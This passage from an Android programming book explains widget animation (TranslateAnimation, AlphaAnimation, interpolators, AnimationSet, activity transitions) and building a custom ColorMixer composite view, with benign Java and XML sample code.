The `NinePatchDemo` activity then uses the two `SeekBar` widgets to let the user control how large the button should be drawn on-screen, starting from an initial size of `64px` square:

```
package com.commonsware.android.ninepatch;

import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.ViewGroup;
import android.widget.LinearLayout;
import android.widget.SeekBar;

public class NinePatchDemo extends Activity {
  SeekBar horizontal=null;
  SeekBar vertical=null;
  View thingToResize=null;

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    thingToResize=findViewById(R.id.resize);

    horizontal=(SeekBar)findViewById(R.id.horizontal);
    vertical=(SeekBar)findViewById(R.id.vertical);

    horizontal.setMax(144); // 240 less 96 starting size
    vertical.setMax(144);  // keep it square @ max

    horizontal.setOnSeekBarChangeListener(h);
    vertical.setOnSeekBarChangeListener(v);
  }

  SeekBar.OnSeekBarChangeListener h=new SeekBar.OnSeekBarChangeListener() {
    public void onProgressChanged(SeekBar seekBar,
                                  int progress,
                                  boolean fromTouch) {
      ViewGroup.LayoutParams old=thingToResize.getLayoutParams();
      ViewGroup.LayoutParams current=new LinearLayout.LayoutParams(64+progress,
                                                                   old.height);

      thingToResize.setLayoutParams(current);
    }

    public void onStartTrackingTouch(SeekBar seekBar) {
      // unused
```

```
    }

    public void onStopTrackingTouch(SeekBar seekBar) {
      // unused
    }
  };

  SeekBar.OnSeekBarChangeListener v=new SeekBar.OnSeekBarChangeListener() {
    public void onProgressChanged(SeekBar seekBar,
                                  int progress,
                                  boolean fromTouch) {
      ViewGroup.LayoutParams old=thingToResize.getLayoutParams();
      ViewGroup.LayoutParams current=new LinearLayout.LayoutParams(old.width,
                                                                   64+progress);

      thingToResize.setLayoutParams(current);
    }

    public void onStartTrackingTouch(SeekBar seekBar) {
      // unused
    }

    public void onStopTrackingTouch(SeekBar seekBar) {
      // unused
    }
  };
}
```

The result is an application that can be used much like the right pane of `draw9patch`, to see how the nine-patch graphic looks on an actual device or emulator in various sizes:





*Figure 258: The NinePatch sample project, in its initial state*


*Figure 259: The NinePatch sample project, after making it bigger horizontally*





*Figure 260: The NinePatch sample application, after making it bigger in both dimensions*

# Animating Widgets and Containers

Android is full of things that move. You can swipe left and right on the home screen to view other panels of the desktop. You can drag icons around on the home screen. You can drag down the notifications area or drag up the applications drawer. And that is just on one screen!

Of course, it would be nice to employ such animations in your own application. While this chapter will not cover full-fledged drag-and-drop, we will cover some of the basic animations and how to apply them to your existing widgets.

After an overview of the role of the animation framework, we go in-depth to animate the movement of a widget across the screen. We then look at alpha animations, for fading widgets in and out. We then see how you can get control during the lifecycle of an animation, how to control the acceleration of animations, and how to group animations together for parallel execution. Finally, we see how the same framework can now be used to control the animation for the switching of activities.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the ones on basic resources and basic widgets. Also, you should read the chapter on custom views.

## It's Not Just For Toons Anymore

Android has a package of classes (`android.view.animation`) dedicated to animating the movement and behavior of widgets.

They center around an `Animation` base class that describes what is to be done. Built-in animations exist to move a widget (`TranslateAnimation`), change the transparency of a widget (`AlphaAnimation`), revolving a widget (`RotateAnimation`), and resizing a widget (`ScaleAnimation`). There is even a way to aggregate animations together into a composite `Animation` called an `AnimationSet`. Later sections in this chapter will examine the use of several of these animations.

Given that you have an animation, to apply it, you have two main options:

1. You may be using a container that supports animating its contents, such as a `ViewFlipper` or `TextSwitcher`. These are typically subclasses of `ViewAnimator` and let you define the "in" and "out" animations to apply. For example, with a `ViewFlipper`, you can specify how it flips between `Views` in terms of what animation is used to animate "out" the currently-visible `View` and what animation is used to animate "in" the replacement `View`.
2. You can simply tell any `View` to `startAnimation()`, given the `Animation` to apply to itself. This is the technique we will be seeing used in the examples in this chapter.

# A Quirky Translation

Animation takes some getting used to. Frequently, it takes a fair bit of experimentation to get it all working as you wish. This is particularly true of `TranslateAnimation`, as not everything about it is intuitive, even to authors of Android books.

## Mechanics of Translation

The simple constructor for `TranslateAnimation` takes four parameters describing how the widget should move: the before and after X offsets from the current position, and the before and after Y offsets from the current position. The Android documentation refers to these as `fromXDelta`, `toXDelta`, `fromYDelta`, and `toYDelta`.

In Android's pixel-space, an `(X,Y)` coordinate of `(0,0)` represents the upper-left corner of the screen. Hence, if `toXDelta` is greater than `fromXDelta`, the widget will move to the right, if `toYDelta` is greater than `fromYDelta`, the widget will move down, and so on.

## Imagining a Sliding Panel

Some Android applications employ a sliding panel, one that is off-screen most of the time but can be called up by the user (e.g., via a menu) when desired. When anchored at the bottom of the screen, the effect is akin to the Android menu system, with a container that slides up from the bottom and slides down and out when being removed. However, while menus are limited to menu choices, Android's animation framework lets one create a sliding panel containing whatever widgets you might want.

One way to implement such a panel is to have a container (e.g., a `LinearLayout`) whose contents are absent (`INVISIBLE`) when the panel is closed and is present (`VISIBLE`) when the drawer is open. If we simply toggled `setVisibility()` using the aforementioned values, though, the panel would wink open and closed immediately, without any sort of animation. So, instead, we want to:

1. Make the panel visible and animate it up from the bottom of the screen when we open the panel
2. Animate it down to the bottom of the screen and make the panel invisible when we close the panel

## The Aftermath

This brings up a key point with respect to `TranslateAnimation`: the animation temporarily moves the widget, but if you want the widget to stay where it is when the animation is over, you have to handle that yourself. Otherwise, the widget will snap back to its original position when the animation completes.

In the case of the panel opening, we handle that via the transition from `INVISIBLE` to `VISIBLE`. Technically speaking, the panel is always "open", in that we are not, in the end, changing its position. But when the body of the panel is `INVISIBLE`, it takes up no space on the screen; when we make it `VISIBLE`, it takes up whatever space it is supposed to.

Later in this chapter, we will cover how to use animation listeners to accomplish this end for closing the panel.

## Introducing SlidingPanel

With all that said, turn your attention to the Animation/SlidingPanel sample project and, in particular, the `SlidingPanel` class.

This class implements a layout that works as a panel, anchored to the bottom of the screen. A `toggle()` method can be called by the activity to hide or show the panel. The panel itself is a `LinearLayout`, so you can put whatever contents you want in there.

We use two flavors of `TranslateAnimation`, one for opening the panel and one for closing it.

Here is the opening animation:

```
      anim=new TranslateAnimation(0.0f, 0.0f,
                                  getHeight(),
                                  0.0f);
```

Our `fromXDelta` and `toXDelta` are both `0`, since we are not shifting the panel's position along the horizontal axis. Our `fromYDelta` is the panel's height according to its layout parameters (representing how big we want the panel to be), because we want the panel to start the animation at the bottom of the screen; our `toYDelta` is `0` because we want the panel to be at its "natural" open position at the end of the animation.

Conversely, here is the closing animation:

```
      anim=new TranslateAnimation(0.0f, 0.0f, 0.0f,
                                  getHeight());
```

It has the same basic structure, except the Y values are reversed, since we want the panel to start open and animate to a closed position.

The result is a container that can be closed:





*Figure 261: The SlidingPanel sample application, with the panel closed*

... or open, in this case toggled via a menu choice in the `SlidingPanelDemo` activity:





*Figure 262: The SlidingPanel sample application, with the panel open*

### Using the Animation

When setting up an animation, you also need to indicate how long the animation should take. This is done by calling `setDuration()` on the animation, providing the desired length of time in milliseconds.

When we are ready with the animation, we simply call `startAnimation()` on the `SlidingPanel` itself, causing it to move as specified by the `TranslateAnimation` instance.

## Fading To Black. Or Some Other Color.

`AlphaAnimation` allows you to fade a widget in or out by making it less or more transparent. The greater the transparency, the more the widget appears to be "fading".

## Alpha Numbers

You may be used to alpha channels, when used in `#AARRGGBB` color notation, or perhaps when working with alpha-capable image formats like PNG.

Similarly, `AlphaAnimation` allows you to change the alpha channel for an entire widget, from fully-solid to fully-transparent.

In Android, a float value of `1.0` indicates a fully-solid widget, while a value of `0.0` indicates a fully-transparent widget. Values in between, of course, represent various amounts of transparency.

Hence, it is common for an `AlphaAnimation` to either start at `1.0` and smoothly change the alpha to `0.0` (a fade) or vice versa.

## Animations in XML

With `TranslateAnimation`, we showed how to construct the animation in Java source code. One can also create animation resources, which define the animations using XML. This is similar to the process for defining layouts, albeit much simpler.

For example, there is a second animation project, `Animation/SlidingPanelEx`, which demonstrates a panel that fades out as it is closed. In there, you will find a `res/anim/` directory, which is where animation resources should reside. In there, you will find `fade.xml`:

```
<?xml version="1.0" encoding="utf-8"?>
<alpha xmlns:android="http://schemas.android.com/apk/res/android"
  android:fromAlpha="1.0"
  android:toAlpha="0.0" />
```

The name of the root element indicates the type of animation (in this case, alpha for an `AlphaAnimation`). The attributes specify the characteristics of the animation, in this case a fade from `1.0` to `0.0` on the alpha channel.

This XML is the same as calling `new AlphaAnimation(1.0f,0.0f)` in Java.

## Using XML Animations

To make use of XML-defined animations, you need to inflate them, much as you might inflate a `View` or `Menu` resource. This is accomplished by using the

`loadAnimation()` static method on the `AnimationUtils` class, seen here in our `SlidingPanel` constructor:

```
public SlidingPanel(final Context ctxt, AttributeSet attrs) {
  super(ctxt, attrs);

  TypedArray a=ctxt.obtainStyledAttributes(attrs,
                                           R.styleable.SlidingPanel,
                                           0, 0);

  speed=a.getInt(R.styleable.SlidingPanel_speed, 300);

  a.recycle();

  fadeOut=AnimationUtils.loadAnimation(ctxt, R.anim.fade);
}
```

Here, we are loading our fade animation, given a `Context`. This is being put into an `Animation` variable, so we neither know nor care that this particular XML that we are loading defines an `AlphaAnimation` instead of, say, a `RotateAnimation`.

# When It's All Said And Done

Sometimes, you need to take action when an animation completes.

For example, when we close the panel, we want to use a `TranslationAnimation` to slide it down from the open position to closed... then *keep* it closed. With the system used in `SlidingPanel`, keeping the panel closed is a matter of calling `setVisibility()` on the contents with `INVISIBLE`.

However, you cannot do that when the animation begins; otherwise, the panel is gone by the time you try to animate its motion.

Instead, you need to arrange to have it become invisible when the animation ends. To do that, you use a animation listener.

An animation listener is simply an instance of the `AnimationListener` interface, provided to an animation via `setAnimationListener()`. The listener will be invoked when the animation starts, ends, or repeats (the latter courtesy of `CycleInterpolator`, discussed later in this chapter). You can put logic in the `onAnimationEnd()` callback in the listener to take action when the animation finishes.

For example, here is the `AnimationListener` for `SlidingPanel`:

```
  Animation.AnimationListener collapseListener=new Animation.AnimationListener()
{
    public void onAnimationEnd(Animation animation) {
      setVisibility(View.INVISIBLE);
    }

    public void onAnimationRepeat(Animation animation) {
      // not needed
    }

    public void onAnimationStart(Animation animation) {
      // not needed
    }
  };
```

All we do is set our content's visibility to be `INVISIBLE`, thereby closing the panel.

# Loose Fill

You will see attributes, available on `Animation`, named `android:fillEnabled` and `android:fillAfter`. Reading those, you may think that you can dispense with the `AnimationListener` and just use those to arrange to have your widget wind up being "permanently" in the state represented by the end of the animation. All you would have to do is set each of those to true in your animation XML (or the equivalent in Java), and you would be set.

At least for `TranslateAnimation`, you would be mistaken.

It actually will look like it works — the animated widgets will be drawn in their new location. However, if those widgets are clickable, the will not be clicked in their new location, but rather in their old one. This, of course, is not terribly useful.

Hence, even though it is annoying, you will want to use the `AnimationListener` techniques described in this chapter.

# Hit The Accelerator

In addition to the `Animation` classes themselves, Android also provides a set of `Interpolator` classes. These provide instructions for how an animation is supposed to behave during its operating period.

For example, the `AccelerateInterpolator` indicates that, during the duration of an animation, the rate of change of the animation should begin slowly and accelerate

until the end. When applied to a `TranslateAnimation`, for example, the sliding movement will start out slowly and pick up speed until the movement is complete.

There are several implementations of the `Interpolator` interface besides `AccelerateInterpolator`, including:

1. `AccelerateDecelerateInterpolator`, which starts slowly, picks up speed in the middle, and slows down again at the end
2. `DecelerateInterpolator`, which starts quickly and slows down towards the end
3. `LinearInterpolator`, the default, which indicates the animation should proceed smoothly from start to finish
4. `CycleInterpolator`, which repeats an animation for a number of cycles, following the `AccelerateDecelerateInterpolator` pattern (slow, then fast, then slow)

To apply an interpolator to an animation, simply call `setInterpolator()` on the animation with the `Interpolator` instance, such as the following line from `SlidingPanel`:

```
    anim.setInterpolator(new AccelerateInterpolator(1.0f));
```

You can also specify one of the stock interpolators via the `android:interpolator` attribute in your animation XML file.

Android 1.6 added some new interpolators. Notable are `BounceInterpolator` (which gives a bouncing effect as the animation nears the end) and `OvershootInterpolator` (which goes beyond the end of the animation range, then returns to the endpoint).

# Animate. Set. Match.

For the `Animation/SlidingPanelEx` project, though, we want the panel to slide open, but also fade when it slides closed. This implies two animations working at the same time (a fade and a slide). Android supports this via the `AnimationSet` class.

An `AnimationSet` is itself an `Animation` implementation. Following the composite design pattern, it simply cascades the major `Animation` events to each of the animations in the set.

To create a set, just create an `AnimationSet` instance, add the animations, and configure the set. For example, here is the logic from the `SlidingPanel` implementation in `Animation/SlidingPanelEx`:

```
public void toggle() {
  TranslateAnimation anim=null;
  AnimationSet set=new AnimationSet(true);

  isOpen=!isOpen;

  if (isOpen) {
    setVisibility(View.VISIBLE);
    anim=new TranslateAnimation(0.0f, 0.0f,
                                getHeight(),
                                0.0f);
  }
  else {
    anim=new TranslateAnimation(0.0f, 0.0f, 0.0f,
                                getHeight());
    anim.setAnimationListener(collapseListener);
    set.addAnimation(fadeOut);
  }

  set.addAnimation(anim);
  set.setDuration(speed);
  set.setInterpolator(new AccelerateInterpolator(1.0f));
  startAnimation(set);
}
```

If the panel is to be opened, we make the contents visible (so we can animate the motion upwards), and create a `TranslateAnimation` for the upward movement. If the panel is to be closed, we create a `TranslateAnimation` for the downward movement, but also add a pre-defined `AlphaAnimation` (`fadeOut`) to an `AnimationSet`. In either case, we add the `TranslateAnimation` to the set, give the set a duration and interpolator, and run the animation.

# Active Animations

Starting with Android 1.5, users could indicate if they wanted to have inter-activity animations: a slide-in/slide-out effect as they switched from activity to activity. However, at that time, they could merely toggle this setting on or off, and applications had no control over these animations whatsoever.

Starting in Android 2.0, though, developers have a bit more control. Specifically:

1. Developers can call `overridePendingTransition()` on an `Activity`, typically after calling `startActivity()` to launch another activity or `finish()` to close up the current activity. The `overridePendingTransition()` indicates an in/out animation pair that should be applied as control passes from this activity to the next one, whether that one is being started (`startActivity()`) or is the one previous on the stack (`finish()`).
2. Developers can start an activity via an `Intent` containing the `FLAG_ACTIVITY_NO_ANIMATION` flag. As the name suggests, this flag requests that animations on the transitions involving this activity be suppressed.

These are prioritized as follows:

- Any call to `overridePendingTransition()` is always taken into account
- Lacking that, `FLAG_ACTIVITY_NO_ANIMATION` will be taken into account
- In the normal case, where neither of the two are used, whatever the user's preference, via the Settings application, is applied

# Crafting Your Own Views

One of the classic forms of code reuse is the GUI widget. Since the advent of Microsoft Windows — and, to some extent, even earlier – developers have been creating their own widgets to extend an existing widget set. These range from 16-bit Windows "custom controls" to 32-bit Windows OCX components to the innumerable widgets available for Java Swing and SWT, and beyond. Android lets you craft your own widgets as well, such as extending an existing widget with a new UI or new behaviors.

This chapter starts with a discussion of the various ways you can go about creating custom View classes. It then moves into an examination of `ColorMixer`, a composite widget, made up of several other widgets within a layout.

Note that the material in this chapter is focused on creating custom `View` classes for use within a single Android project. If your goal is to truly create reusable custom widgets, you will also need to learn how to package them so they can be reused — that is covered in a later chapter.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## Pick Your Poison

You have five major options for creating a custom `View` class.

First, your "custom `View` class" might really only be custom `Drawable` resources. Many widgets can adopt a radically different look and feel just with replacement graphics. For example, you might think that these toggle buttons from the Android 2.1 Google Maps application are some fancy custom widget:

*Figure 263: Google Maps navigation toggle buttons*

In reality, those are just radio buttons with replacement images.

Second, your custom `View` class might be a simple subclass of an existing widget, where you override some behaviors or otherwise inject your own logic. Unfortunately, most of the built-in Android widgets are not really designed for this sort of simple subclassing, so you may be disappointed in how well this particular technique works.

Third, your custom `View` class might be a composite widget — akin to an activity's contents, complete with layout and such, but encapsulated in its own class. This allows you to create something more elaborate than you will just by tweaking resources. We will see this later in the chapter with `ColorMixer`.

Fourth, you might want to implement your own layout manager, if your GUI rules do not fit well with `RelativeLayout`, `TableLayout`, or other built-in containers. For example, you might want to create a layout manager that more closely mirrors the "box model" approach taken by XUL and Flex, or you might want to create one that mirrors Swing's `FlowLayout` (laying widgets out horizontally until there is no more room on the current row, then start a new row).

Finally, you might want to do something totally different, where you need to draw the widget yourself. For example, the `ColorMixer` widget uses `SeekBar` widgets to control the mix of red, blue, and green. But, you might create a `ColorWheel` widget that draws a spectrum gradient, detects touch events, and lets the user pick a color that way.

Some of these techniques are fairly simple; others are fairly complex. All share some common traits, such as widget-defined attributes, that we will see throughout the remainder of this chapter.

# Colors, Mixed How You Like Them

The classic way for a user to pick a color in a GUI is to use a color wheel like this one:





*Figure 264: A color wheel from the API samples*

There is even code to make one in the API samples.

However, a color wheel like that is difficult to manipulate on a touch screen, particularly a capacitive touchscreen designed for finger input. Fingers are great for gross touch events and lousy for selecting a particular color pixel.

Another approach is to use a mixer, with sliders to control the red, green, and blue values:





*Figure 265: The ColorMixer widget, inside an activity*

That is the custom widget you will see in this section, based on the code in the `Views/ColorMixer` sample project.

## The Layout

`ColorMixer` is a composite widget, meaning that its contents are created from other widgets and containers. Hence, we can use a layout file to describe what the widget should look like.

The layout to be used for the widget is not that much: three `SeekBar` widgets (to control the colors), three `TextView` widgets (to label the colors), and one plain `View` (the "swatch" on the left that shows what the currently selected color is). Here is the file, found in `res/layout/mixer.xml` in the `Views/ColorMixer` project:

```
<?xml version="1.0" encoding="utf-8"?>
<merge xmlns:android="http://schemas.android.com/apk/res/android">
  <View android:id="@+id/swatch"
    android:layout_width="40dip"
    android:layout_height="40dip"
```

```
  android:layout_alignParentLeft="true"
  android:layout_centerVertical="true"
  android:layout_marginLeft="4dip"
/>
<TextView android:id="@+id/redLabel"
  android:layout_width="wrap_content"
  android:layout_height="wrap_content"
  android:layout_alignTop="@id/swatch"
  android:layout_toRightOf="@id/swatch"
  android:layout_marginLeft="4dip"
  android:text="@string/red"
  android:textSize="10pt"
/>
<SeekBar android:id="@+id/red"
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
  android:layout_alignTop="@id/redLabel"
  android:layout_toRightOf="@id/redLabel"
  android:layout_marginLeft="4dip"
  android:layout_marginRight="8dip"
/>
<TextView android:id="@+id/greenLabel"
  android:layout_width="wrap_content"
  android:layout_height="wrap_content"
  android:layout_below="@id/redLabel"
  android:layout_toRightOf="@id/swatch"
  android:layout_marginLeft="4dip"
  android:layout_marginTop="4dip"
  android:text="@string/green"
  android:textSize="10pt"
/>
<SeekBar android:id="@+id/green"
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
  android:layout_alignTop="@id/greenLabel"
  android:layout_toRightOf="@id/greenLabel"
  android:layout_marginLeft="4dip"
  android:layout_marginRight="8dip"
/>
<TextView android:id="@+id/blueLabel"
  android:layout_width="wrap_content"
  android:layout_height="wrap_content"
  android:layout_below="@id/greenLabel"
  android:layout_toRightOf="@id/swatch"
  android:layout_marginLeft="4dip"
  android:layout_marginTop="4dip"
  android:text="@string/blue"
  android:textSize="10pt"
/>
<SeekBar android:id="@+id/blue"
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
  android:layout_alignTop="@id/blueLabel"
  android:layout_toRightOf="@id/blueLabel"
```

```
    android:layout_marginLeft="4dip"
    android:layout_marginRight="8dip"
  />
</merge>
```

One thing that is a bit interesting about this layout, though, is the root element: `<merge>`. A `<merge>` layout is a bag of widgets that can be poured into some other container. The layout rules on the children of `<merge>` are then used in conjunction with whatever container they are added to. As we will see shortly, `ColorMixer` itself inherits from `RelativeLayout`, and the children of the `<merge>` element will become children of `ColorMixer` in Java. Basically, the `<merge>` element is only there because XML files need a single root — otherwise, the `<merge>` element itself is ignored in the layout.

## The Attributes

Widgets usually have attributes that you can set in the XML file, such as the `android:src` attribute you can specify on an `ImageButton` widget. You can create your own custom attributes that can be used in your custom widget, by creating a `res/values/attrs.xml` file containing `declare-styleable` resources to specify them.

For example, here is the attributes file for `ColorMixer`:

```
<resources>
  <declare-styleable name="ColorMixer">
    <attr name="initialColor" format="color" />
  </declare-styleable>
</resources>
```

The `declare-styleable` element describes what attributes are available on the widget class specified in the name attribute — in our case, `ColorMixer`. Inside `declare-styleable` you can have one or more `attr` elements, each indicating the `name` of an attribute (e.g., `initialColor`) and what data `format` the attribute has (e.g., `color`). The data type will help with compile-time validation and in getting any supplied values for this attribute parsed into the appropriate type at runtime.

Here, we indicate there are only one attribute: `initialColor`, which will hold the initial color we want the mixer set to when it first appears.

There are many possible values for the `format` attribute in an `attr` element, including:

1. `boolean`
2. `color`
3. `dimension`
4. `float`
5. `fraction`
6. `integer`
7. `reference` (which means a reference to another resource, such as a `Drawable`)
8. `string`

You can even support multiple formats for an attribute, by separating the values with a pipe (e.g., `reference|color`).

## The Class

Our `ColorMixer` class, a subclass of `RelativeLayout`, will take those attributes and provide the actual custom widget implementation, for use in activities.

### Constructor Flavors

A `View` has three possible constructors:

1. One takes just a `Context`, which usually will be an `Activity`
2. One takes a `Context` and an `AttributeSet`, the latter of which represents the attributes supplied via layout XML
3. One takes a `Context`, an `AttributeSet`, and the default style to apply to the attributes

If you are expecting to use your custom widget in layout XML files, you will need to implement the second constructor and chain to the superclass. If you want to use styles with your custom widget when declared in layout XML files, you will need to implement the third constructor and chain to the superclass. If you want developers to create instances of your `View` class in Java code directly, you probably should implement the first constructor and, again, chain to the superclass.

In the case of `ColorMixer`, all three constructors are implemented, eventually routing to the three-parameter edition, which initializes our widget. Below, you will see the first two of those constructors, with the third coming up in the next section:

```
public ColorMixer(Context context) {
  this(context, null);
```

```
  }

  public ColorMixer(Context context, AttributeSet attrs) {
    this(context, attrs, 0);
  }
```

### Using the Attributes

The `ColorMixer` has a starting color — after all, the `SeekBar` widgets and swatch `View` have to show something. Developers can, if they wish, set that color via a `setColor()` method:

```
  public void setColor(int color) {
    red.setProgress(Color.red(color));
    green.setProgress(Color.green(color));
    blue.setProgress(Color.blue(color));
    swatch.setBackgroundColor(color);
  }
```

If, however, we want developers to be able to use layout XML, we need to get the value of `initialColor` out of the supplied `AttributeSet`. In `ColorMixer`, this is handled in the three-parameter constructor:

```
  public ColorMixer(Context context, AttributeSet attrs, int defStyle) {
    super(context, attrs, defStyle);

    ((Activity)getContext())
        .getLayoutInflater()
        .inflate(R.layout.mixer, this, true);

    swatch=findViewById(R.id.swatch);

    red=(SeekBar)findViewById(R.id.red);
    red.setMax(0xFF);
    red.setOnSeekBarChangeListener(onMix);

    green=(SeekBar)findViewById(R.id.green);
    green.setMax(0xFF);
    green.setOnSeekBarChangeListener(onMix);

    blue=(SeekBar)findViewById(R.id.blue);
    blue.setMax(0xFF);
    blue.setOnSeekBarChangeListener(onMix);

    if (attrs!=null) {
      TypedArray a=getContext()
                      .obtainStyledAttributes(attrs,
                                              R.styleable.ColorMixer,
                                              0, 0);
```

```
      setColor(a.getInt(R.styleable.ColorMixer_initialColor,
                        0xFFA4C639));
      a.recycle();
    }
  }
```

There are three steps for getting attribute values:

- Get a `TypedArray` conversion of the `AttributeSet` by calling `obtainStyledAttributes()` on our `Context`, supplying it the `AttributeSet` and the ID of our styleable resource (in this case, `R.styleable.ColorMixer`, since we set the name of the `declare-styleable` element to be `ColorMixer`)
- Use the `TypedArray` to access specific attributes of interest, by calling an appropriate getter (e.g., `getInt()`) with the ID of the specific attribute to fetch (`R.styleable.ColorMixer_initialColor`)
- Recycle the `TypedArray` when done, via a call to `recycle()`, to make the object available to Android for use with other widgets via an object pool (versus creating new instances every time)

Note that the name of any given attribute, from the standpoint of `TypedArray`, is the name of the styleable resource (`R.styleable.ColorMixer`) concatenated with an underscore and the name of the attribute itself (`_initialColor`).

In `ColorMixer`, we get the attribute and pass it to `setColor()`. Since `getColor()` on `AttributeSet` takes a default value, we supply some stock color that will be used if the developer declined to supply an `initialColor` attribute.

Also note that our `ColorMixer` constructor inflates the widget's layout. In particular, it supplies `true` as the third parameter to `inflate()`, meaning that the contents of the layout should be added as children to the `ColorMixer` itself. When the layout is inflated, the `<merge>` element is ignored, and the `<merge>` element's children are added as children to the `ColorMixer`.

### Saving the State

Similar to activities, a custom `View` overrides `onSaveInstanceState()` and `onRestoreInstanceState()` to persist data as needed, such as to handle a screen orientation change. The biggest difference is that rather than receive a `Bundle` as a parameter, `onSaveInstanceState()` must return a `Parcelable` with its state… including whatever state comes from the parent `View`.

The simplest way to do that is to return a `Bundle`, in which we have filled in our state (the chosen color) and the parent class' state (whatever that may be).

So, for example, here are implementations of `onSaveInstanceState()` and `onRestoreInstanceState()` from `ColorMixer`:

```
@Override
public Parcelable onSaveInstanceState() {
  Bundle state=new Bundle();

  state.putParcelable(SUPERSTATE, super.onSaveInstanceState());
  state.putInt(COLOR, getColor());

  return(state);
}

@Override
public void onRestoreInstanceState(Parcelable ss) {
  Bundle state=(Bundle)ss;

  super.onRestoreInstanceState(state.getParcelable(SUPERSTATE));

  setColor(state.getInt(COLOR));
}
```

### The Rest of the Functionality

